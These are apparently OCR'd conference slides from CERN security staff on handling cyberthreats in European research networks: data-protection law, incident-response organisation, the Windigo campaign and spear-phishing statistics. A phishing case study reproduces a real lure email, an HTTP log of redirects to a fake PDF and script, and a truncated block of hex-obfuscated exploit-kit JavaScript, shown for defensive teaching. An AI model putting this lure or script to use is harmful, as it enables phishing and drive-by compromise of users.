Dealing with Cyberthreats

—

A European perspective

2015 NSF Cybersecurity Summit

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

CERN

- International organization
  - Astride the Franco-Swiss border

- CERN has 21 member states
  - Cooperation with EU, many other states and organizations

- 600+ institutes around the world use CERN's facilities

- 11 000 visiting scientists from over 113 countries

- Where the Web was born!

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Europe

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Data protection in the EU

- EU Directive 95/46/EC (1995)
  - Transparency: informing the user
  - Legitimate purpose and interest
  - Commensurate to the goal

- New regulation in progress (2015? 2017?)
  - "…all three components of the European law making process have now produced their proposed texts for a General Data Protection Regulation."
    - Parliament
    - European Commission
    - Council of Ministers
  - There are significant differences!

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Cybersecurity organization

- Organization (research lab, universities, etc.)
  - Fully manage their own security

- National Research and Education Network (NREN) CSIRTs
  - Leveraging security (focus: network, IPs)
  - Scope: national constituency

- Infrastructure CSIRTs
  - Leveraging security (focus: identities, services)
  - Scope: participating organizations within collaboration


- Collaboration:
  - Excellent among NRENs, excellent among infrastructures
  - NREN & Infrastructure CSIRTs complementary

- Law Enforcement Agencies, industry
  - Interaction with LEA extremely rare & difficult (legal)
  - Interaction with industry rare (privacy + funding)

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Increased collaboration in Science

- Impact on security operations
  - Shared users
  - Shared resources (arbitrary remote code execution)
- Collaboration: incident propagation vector



Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Computer security incidents

- WLCG/EGI managed ~100 incidents in the last 10 years
  - Part of normal operations, business as usual
  - Most incidents are affecting multiple administrative domains

- Windigo - Global scale - this happens now!

http://www.welivesecurity.com/wp-content/uploads/2014/03/operation_windigo.pdf

  - Involves sophisticated Windows, Linux very stealth malware
  - Apache, Nginx and Lighttpd, OpenSSH, etc.
  - Operates across complex fast-flux malicious infrastructure
  - Over 25,000 compromised servers
  - 35 million spam messages per day
  - Many in the academic / research sector! (YOU!)

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Global computing

- Interpol (2012):

Cybercrime is bigger than cocaine, heroin and marijuana trafficking put together

80% online crime connected to international organised gangs

- This has a significant impact for our community

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Paradigm shift

“Good old days”	2015
Local hardening and prompt patching	Local hardening and prompt patching
Local users	User communities and federations
Firewall & ports	Traceability
Malicious users	Malicious for-profit organizations
Linux/Unix based attacks	Linux, Windows, Web, mail combos
“hacked” via services (SSH, etc.)	“hacked” via admins and power users
Local expertise	Global intelligence & collaboration
Malicious software	Malicious infrastructures
Local management	Press and media
No escalation possible	Law enforcement may help

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Email as a key intrusion vector

- 90%+ of breaches caused by spear phishing
  - Extremely effective ("shooting phish in a barrel"):
  - 10 emails = 1 click guaranteed
  - Targeted phishing: ~70% success rate
  - HEPiX 2015: 9% click rate (good + technical audience!)

- Antivirus highly ineffective
  - Attacker prepare an undetected variant of the malware e.g. Dyre/Upatre
  - Attacker send a short, high intensity burst of spam, 2-8h
  - Malware is NOT detected
  - AV informed, update signature within 12-24h
  - Attacker repeat steps daily

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Targeted phishing

RD89 Collaboration Meeting June 29/30 2015, Jones Institute, 1st announcement — CERN SEC

This message contains remote content. Load Remote Content

Emilie D Bogart <Emilie.Bogart@jiscs.com> Today 16:10

To: cert@cern.ch

RD89 Collaboration Meeting June 29/30 2015, Jones Institute, 1st announcement

ED

Dear Collaborator:

On the last meeting in Amsterdam we decided to have the next RD89 Collaboration meeting at Jones Institute. The date is now fixed (as we proposed in Amsterdam)

time:
Monday, June, 29. and Tuesday, June, 30. in 2015

location:
CERN, 1211 Geneva 23, Switzerland

For the Collaboration meeting you find the following information:

accomodation:
Do a reservation at the CERN hostel and send mail to Emilie.Bogart@jiscs.com
or look into our web-page to find a list of other hostels
in Geneva or France.

further information:
http://RD89.JISCS.COM/RD89/RDCERN67731TC.PDF

Please inform us, wheather you attend the meeting, and if you like to report a topic or want to have it discussed.

In case you are missing a colleague on this mailing list, please forward it and let us know about the missing address, to be included in the list in future.

Emilie D Bogart

Emilie.Bogart@jiscs.com

Jones Institute

Targeted phishing

Result	Protocol	Host	URL	Body	Caching	Content
200	HTTP	rd85.jiscs.com	/RD85/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd85.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd85.jiscs.com	/RD85/i/RDCERN61510QO.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
304	HTTP	www.jiscs.com	/site.css	0		
200	HTTP	rd78.jiscs.com	/RD78/RDCERN45252GL.PDF	192		text/htm
200	HTTP	rd78.jiscs.com	/RD78/200.js	14,272	no-stor…	text/htm
200	HTTP	rd78.jiscs.com	/RD78/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd78.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd78.jiscs.com	/RD78/i/RDCERN45252GL.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
200	HTTP	www.jiscs.com	/site.css	3,940		text/css

- Attacker fully controls “jiscs.com” DNS
- PDF is not a PDF (surprise!)
- Redirects to 200.js
- Cascading payloads

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch


Targeted phishing

```
var abvmath={};
abvmath.info = {};
var return_data = 'More-';
var _0xd98c=
["\x30\x2E\x39\x2E\x30","\x50\x6C\x75\x67\x69\x6E\x44\x65\x74\x65\x63\x74","\x69\x73\x53\x74\x72\x69\x6E\x67","\x67\x65\x74\x56\x65\x72\x73\x69\x6F\x6E","\x69\x73\x46\x75\x6E\
x6C\x61\x63\x65","\x50\x6C\x75\x67\x69\x6E\x73","\x67\x65\x74\x56\x65\x72\x73\x69\x6F\x6E\x44\x6F\x6E\x65","\x69\x73\x44\x65\x66\x69\x6E\x65\x64","\x69\x6E\x73\x74\x61\x6C\x6C
E\x30","\x70\x6C\x75\x67\x69\x6E\x4E\x61\x6D\x65","\x6E\x61\x6D\x65","\x39\x39\x38","\x3C","\x68\x61\x73\x4F\x77\x6E\x50\x72\x6F\x70\x65\x72\x74\x79","\x70\x72\x6F\x74\x6F\x74
1\x6C\x6C","\x68\x61\x73\x4F\x77\x6E\x50\x52\x4F\x50","\x74\x6F\x53\x74\x72\x69\x6E\x67","\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x74\x65\x73\x74","\x61\x72\x72","\x72\x67\x78
x4E\x75\x6D","\x65\x78\x65\x63","\x67\x65\x74\x4E\x75\x6D\x52\x65\x67\x78","\x63\x6F\x6D\x70\x61\x72\x65\x4E\x75\x6D\x73","\x73\x70\x6C\x69\x74\x4E\x75\x6D\x52\x65\x67\x78","\
x73\x4E\x75\x6D","\x30","\x63\x6F\x6E\x63\x61\x74","\x24\x32","\x2C","\x6A\x6F\x69\x6E","\x73\x6C\x69\x63\x65","\x64\x62\x75\x67","\x6E\x61\x76\x69\x67\x61\x74\x6F\x72","\x66\
6D\x69\x6D\x65\x54\x79\x70\x65\x73","\x70\x6C\x75\x67\x69\x6E\x73","\x6D\x69\x6D\x65\x73","\x69\x73\x41\x72\x72\x61\x79","\x65\x6E\x61\x62\x6C\x65\x64\x50\x6C\x75\x67\x69\x6E"
\x6A","\x64\x65\x73\x63\x72\x69\x70\x74\x69\x6F\x6E","\x46\x69\x6E\x64","\x46\x69\x6E\x64\x32","\x4E\x75\x6D","\x6C\x65\x66\x74\x43\x6F\x6E\x74\x65\x78\x74","\x72\x69\x67\x68\
x65\x74\x56\x65\x72\x73\x69\x6F\x6E\x44\x65\x6C\x69\x6D\x69\x74\x65\x72","\x70\x6C\x75\x67\x69\x6E","\x73\x74\x61\x74\x75\x73","\x67\x65\x74\x4E\x75\x6D","\x66\x6F\x72\x6D\x61
74","\x65\x72\x72\x4F\x62\x6A","\x41\x63\x74\x69\x76\x65\x58\x45\x6E\x61\x62\x6C\x65\x64","\x62\x72\x6F\x77\x73\x65\x72","\x70\x6C\x61\x74\x66\x6F\x72\x6D","\x4F\x53","\x57\x6
3\x44","\x69\x50\x68\x6F\x6E\x65","\x69\x50\x6F\x64","\x69\x50\x61\x64","\x57\x69\x6E\x2E\x2A\x43\x45","\x57\x69\x6E\x2E\x2A\x4D\x6F\x62\x69\x6C\x65","\x50\x6F\x63\x6B\x65\x74
3\x74\x69\x76\x65\x58\x46\x69\x6C\x74\x65\x72\x69\x6E\x67\x45\x6E\x61\x62\x6C\x65\x64","\x6D\x73\x41\x63\x74\x69\x76\x65\x58\x46\x69\x6C\x74\x65\x72\x69\x6E\x67\x45\x6E\x61\x6
6C\x32\x2E\x58\x4D\x4C\x48\x54\x54\x50","\x4D\x73\x78\x6D\x6C\x32\x2E\x44\x4F\x4D\x44\x6F\x63\x75\x6D\x65\x6E\x74","\x4D\x69\x63\x72\x6F\x73\x6F\x66\x74\x2E\x58\x4D\x4C\x44\x4
68\x65\x6C\x6C\x2E\x55\x49\x48\x65\x6C\x70\x65\x72","\x48\x74\x6D\x6C\x44\x6C\x67\x53\x61\x66\x65\x48\x65\x6C\x70\x65\x72\x2E\x48\x74\x6D\x6C\x44\x6C\x67\x53\x61\x66\x65\x48\x
\x63\x74\x69\x6F\x6E\x61\x72\x79","\x57\x4D\x50\x6C\x61\x79\x65\x72\x2E\x4F\x43\x58","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x46\x6C\x61\x73\x68\x2E\x53\x68\x6F\x63\x6B\x77\x61\
E\x41\x67\x43\x6F\x6E\x74\x72\x6F\x6C","\x67\x65\x74\x41\x58\x4F","\x64\x6F\x63\x75\x6D\x65\x6E\x74\x4D\x6F\x64\x65","\x69\x73\x49\x45","\x72\x65\x74\x75\x72\x6E\x2F\x2A\x40\x
x76\x65\x6E\x64\x6F\x72","\x70\x72\x6F\x64\x75\x63\x74","\x69\x73\x47\x65\x63\x6B\x6F","\x76\x65\x72\x47\x65\x63\x6B\x6F","\x24\x31","\x30\x2E\x39","\x69\x73\x4F\x70\x65\x72\x
x65","\x76\x65\x72\x43\x68\x72\x6F\x6D\x65","\x69\x73\x53\x61\x66\x61\x72\x69","\x76\x65\x72\x53\x61\x66\x61\x72\x69","\x64\x65\x74\x65\x63\x74\x50\x6C\x61\x74\x66\x6F\x72\x6D
F\x6E\x49\x45","\x69\x6E\x69\x74","\x77\x69\x6E","\x68\x65\x61\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65","\x62\x6F\x64\x79","\x68
74\x65\x6E\x65\x72","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x6F\x6E","\x63\x6F\x6E\x63\x61\x74\x46\x6E","\x72\x65\x6D\x6F\x76\x65\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\
\x75\x6E\x63\x74\x69\x6F\x6E","\x75\x6E\x69\x71\x75\x65\x4E\x61\x6D\x65","\x68\x61\x6E\x64\x6C\x65\x72","\x73\x65\x74\x54\x69\x6D\x65\x6F\x75\x74","\x75\x6E\x6C\x6F\x61\x64","
4\x48\x6E\x64\x6C\x72\x73","\x63\x61\x6C\x6C\x30","\x69\x66\x44\x65\x74\x65\x63\x74\x44\x6F\x6E\x65\x43\x61\x6C\x6C\x48\x6E\x64\x6C\x72\x73","\x63\x61\x6C\x6C\x41\x72\x72\x61\
\x6F\x61\x64\x65\x64","\x6C\x6F\x61\x64\x50\x72\x76\x74\x48\x6E\x64\x6C\x72\x73","\x6C\x6F\x61\x64\x50\x62\x6C\x63\x48\x6E\x64\x6C\x72\x73","\x68\x61\x73\x4F\x77\x6E","\x4F\x5
64\x6C\x72\x73","\x66\x69\x6E\x64\x50\x6C\x75\x67\x69\x6E","\x70\x64","\x63\x61\x6E\x63\x65\x6C","\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6C\x6F\x61\x64","\x6F\x6E\x4C\x6
5\x6E\x6C\x6F\x61\x64","\x72\x65\x6D\x6F\x76\x65\x45\x76\x65\x6E\x74","\x63\x61\x6C\x6C\x41\x72\x72\x61\x79","\x74\x61\x67\x4E\x61\x6D\x65","\x6F\x62\x6A\x65\x63\x74\x54\x61\x
x6D\x65\x6E\x74","\x67\x65\x74\x50\x52\x4F\x50","\x70\x6C\x75\x67\x69\x6E\x64\x65\x74\x65\x63\x74","\x64\x69\x76","\x64\x69\x76\x49\x44","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\
x74\x53\x74\x79\x6C\x65","\x73\x65\x74\x53\x74\x79\x6C\x65","\x69\x6E\x73\x65\x72\x74\x42\x65\x66\x6F\x72\x65","\x69\x66\x72\x61\x6D\x65","\x6
x48\x65\x69\x67\x68\x74","\x69\x6E\x69\x74\x44\x69\x76","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x6F\x70\x65\x6E","\x68\x61\x6E\x64\x6C\x65\x72\x57\x61\x69\x74","\x68\
\x63\x6C\x6F\x73\x65","\x63\x6F\x6E\x74\x65\x6E\x74\x57\x69\x6E\x64\x6F\x77","\x63\x6F\x6E\x74\x65\x6E\x74\x44\x6F\x63\x75\x6D\x65\x6E\x74","\x6F\x77\x6E\x65\x72\x44\x6F\x63\x
"\x3D\x22","\x77\x69\x64\x74\x68\x3D\x22","\x68\x65\x69\x67\x68\x74\x3D\x22","\x65\x6D\x62\x65\x64","\x69\x6D\x67","\x20\x2F\x3E","\x3E","\x70\x61\x72\x61\x6D\x20\x6E\x61\x6D\
","\x2F","\x67\x65\x74\x54\x69\x6D\x65","\x6F\x6E\x4C\x6F\x61\x64\x48\x64\x6C\x72","\x61\x64\x64\x48\x61\x6E\x64\x6C\x65\x72","\x53\x70\x61\x6E","\x3C\x73\x70\x61\x6E\x20\x69\
x2F\x73\x70\x61\x6E\x3E","\x6C\x69\x62\x72\x61\x72\x79","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x73\x68\x6F\x63\x6B\x77\x61\x76\x65\x2D\x66\x6C\x61\x73\x68",
79","\x6E\x61\x76\x50\x6C\x75\x67\x69\x6E","\x73\x65\x74\x50\x6C\x75\x67\x69\x6E\x53\x74\x61\x74\x75\x73","\x6D\x69\x6D\x65\x54\x79\x70\x65","\x68\x61\x73\x4D\x69\x6D\x65\x54\
1\x73\x68","\x53\x68\x6F\x63\x6B\x77\x61\x76\x65\x20\x46\x6C\x61\x73\x68","\x66\x69\x6E\x64\x4E\x61\x76\x50\x6C\x75\x67\x69\x6E","\x67\x65\x74\x50\x6C\x75\x67\x69\x6E\x46\x69\
2\x37\x43\x44\x42\x36\x45\x2D\x41\x45\x36\x44\x2D\x31\x31\x43\x46\x2D\x39\x36\x42\x38\x2D\x34\x34\x34\x35\x35\x33\x35\x34\x30\x30\x30\x30","\x70\x72\x6F\x67\x49\x44","\x24\x76
73\x69\x6E\x67\x41\x63\x74\x69\x76\x65\x58","\x74\x79\x70\x65","\x70\x6C\x61\x79","\x66\x61\x6C\x73\x65","\x6D\x65\x6E\x75","\x69\x6E\x73\x65\x72\x74","\x66\x6C\x61\x73\x68","
D\x78\x3D\x66\x6C\x61\x73\x68\x2C","\x20\x3D\x78\x3D\x66\x6C\x61\x73\x68\x2C\x6E\x75\x6C\x6C"];(function(){var _0xbc33x1={version:_0xd98c[0],name:_0xd98c[1],addPlugin:function
(_0xbc33x2)&&_0xbc33x3&&_0xbc33x1[_0xd98c[4]](_0xbc33x3[_0xd98c[3]])){_0xbc33x2=_0xbc33x2[_0xd98c[7]](/\s/g,_0xd98c[6])[_0xd98c[5]]();_0xbc33x1[_0xd98c[8]][_0xbc33x2]=_0xbc33x
{_0xbc33x3[_0xd98c[11]]=null;_0xbc33x3[_0xd98c[12]]=null;_0xbc33x3[_0xd98c[13]]=null;_0xbc33x3[_0xd98c[9]]=null;_0xbc33x3[_0xd98c[14]]=_0xbc33x2;};}},uniqueName:function(){ret
_0xbc33x1[_0xd98c[15]]+_0xd98c[16]},openTag:_0xd98c[17],hasOwnPROP:{}[_0xd98c[20]][_0xd98c[19]][_0xd98c[18]],hasOwn:function(_0xbc33x4,_0xbc33x5){var _0xbc33x2;try{_0xbc33x2
{};return !!_0xbc33x2;},rgx:{str:/string/i,num:/number/i,fun:/function/i,arr:/array/i},toString:{}[_0xd98c[20]][_0xd98c[19]][_0xd98c[23]],isDefined:function(_0xbc33x2){retur
_0xbc33x1[_0xd98c[27]][_0xd98c[26]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},isString:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[28]](_0xd9
(_0xbc33x2))},isNum:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[29]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},isStrNum:function(_0xbc33x2){r
(_0xbc33x2))},isFunc:function(_0xbc33x2){return _0xbc33x1[_0xd98c[27]][_0xd98c[30]][_0xd98c[25]](_0xbc33x1[_0xd98c[23]][_0xd98c[21]](_0xbc33x2))},getNumRegx:/[\d][\d\.\_,\-]*/,
_0xbc33x2=_0xbc33x1[_0xd98c[31]](_0xbc33x3)?(_0xbc33x1[_0xd98c[10]](_0xbc33x6)? new RegExp(_0xbc33x6):_0xbc33x1[_0xd98c[33]])[_0xd98c[32]](_0xbc33x3):null;return _0xbc33x2?_0x
{var _0xbc33x4,_0xbc33x6,_0xbc33x3,_0xbc33x9=parseInt;if(_0xbc33x1[_0xd98c[31]](_0xbc33x7)&&_0xbc33x1[_0xd98c[31]](_0xbc33x8)){if(_0xbc33x1[_0xd98c[10]](_0xbc33x5)&&_0xbc33x5[
(_0xbc33x7,_0xbc33x8)};_0xbc33x4=_0xbc33x7[_0xd98c[36]](_0xbc33x1[_0xd98c[35]]);_0xbc33x6=_0xbc33x8[_0xd98c[36]](_0xbc33x1[_0xd98c[35]]);for(_0xbc33x3=0;_0xbc33x3<Math[_0xd98c
{if(_0xbc33x9(_0xbc33x4[_0xbc33x3],10)>_0xbc33x9(_0xbc33x6[_0xbc33x3],10)){return 1};if(_0xbc33x9(_0xbc33x4[_0xbc33x3],10)<_0xbc33x9(_0xbc33x6[_0xbc33x3],10)){return -1};};};r
_0xbc33x2,_0xbc33x4;if(!_0xbc33x1[_0xd98c[31]](_0xbc33x3)){return null};if(!_0xbc33x1[_0xd98c[39]](_0xbc33x6)){_0xbc33x6=4};_0xbc33x6--;_0xbc33x4=_0xbc33x3[_0xd98c[7]](/\s/g,_
([_0xd98c[40],_0xd98c[40],_0xd98c[40],_0xd98c[40]]);for(_0xbc33x2=0;_0xbc33x2<4;_0xbc33x2++){if(/^(0+)(.+)$/[_0xd98c[25]](_0xbc33x4[_0xbc33x2])){_0xbc33x4[_0xbc33x2]=RegExp[_0
(_0xbc33x4[_0xbc33x2])){_0xbc33x4[_0xbc33x2]=_0xd98c[40]};};return _0xbc33x4[_0xd98c[45]](0,4)[_0xd98c[44]](_0xd98c[43]);},pd:{getPROP:function(_0xbc33x4,_0xbc33x3,_0xbc33x2){
_0xbc33x2;},findNavPlugin:function(_0xbc33x8){if(_0xbc33x8[_0xd98c[46]]){return _0xbc33x8[_0xd98c[46]]};var _0xbc33xa=null;if(window[_0xd98c[47]]){var _0xbc33xb={Find:_0xbc33x
RegExp(_0xbc33x8[_0xd98c[48]],_0xd98c[49]):_0xbc33x8[_0xd98c[48]],Find2:_0xbc33x1[_0xd98c[2]](_0xbc33x8[_0xd98c[50]])? new RegExp(_0xbc33x8[_0xd98c[50]],_0xd98c[49]):_0xbc33x8
```

http://pastebin.com/phZJ7537

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Raising the bar



"Unfavorable battleground" - Outcome unlikely positive

Focus on protecting staff/people as best as possible

Engage with community and dedicated experts

Hire external (forensics, intel) consulting if needed

Threat intelligence, international collaboration

Advanced monitoring + traceability (SOC)

Common sense and sysadmin good practice

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

CERN's upcoming Security Operations Center

- **Centralized system** for the detection, containment and remediation of IT threats

- Ensures that security incidents are properly
  - Identified
  - Analysed
  - Reported
  - Actioned / defended

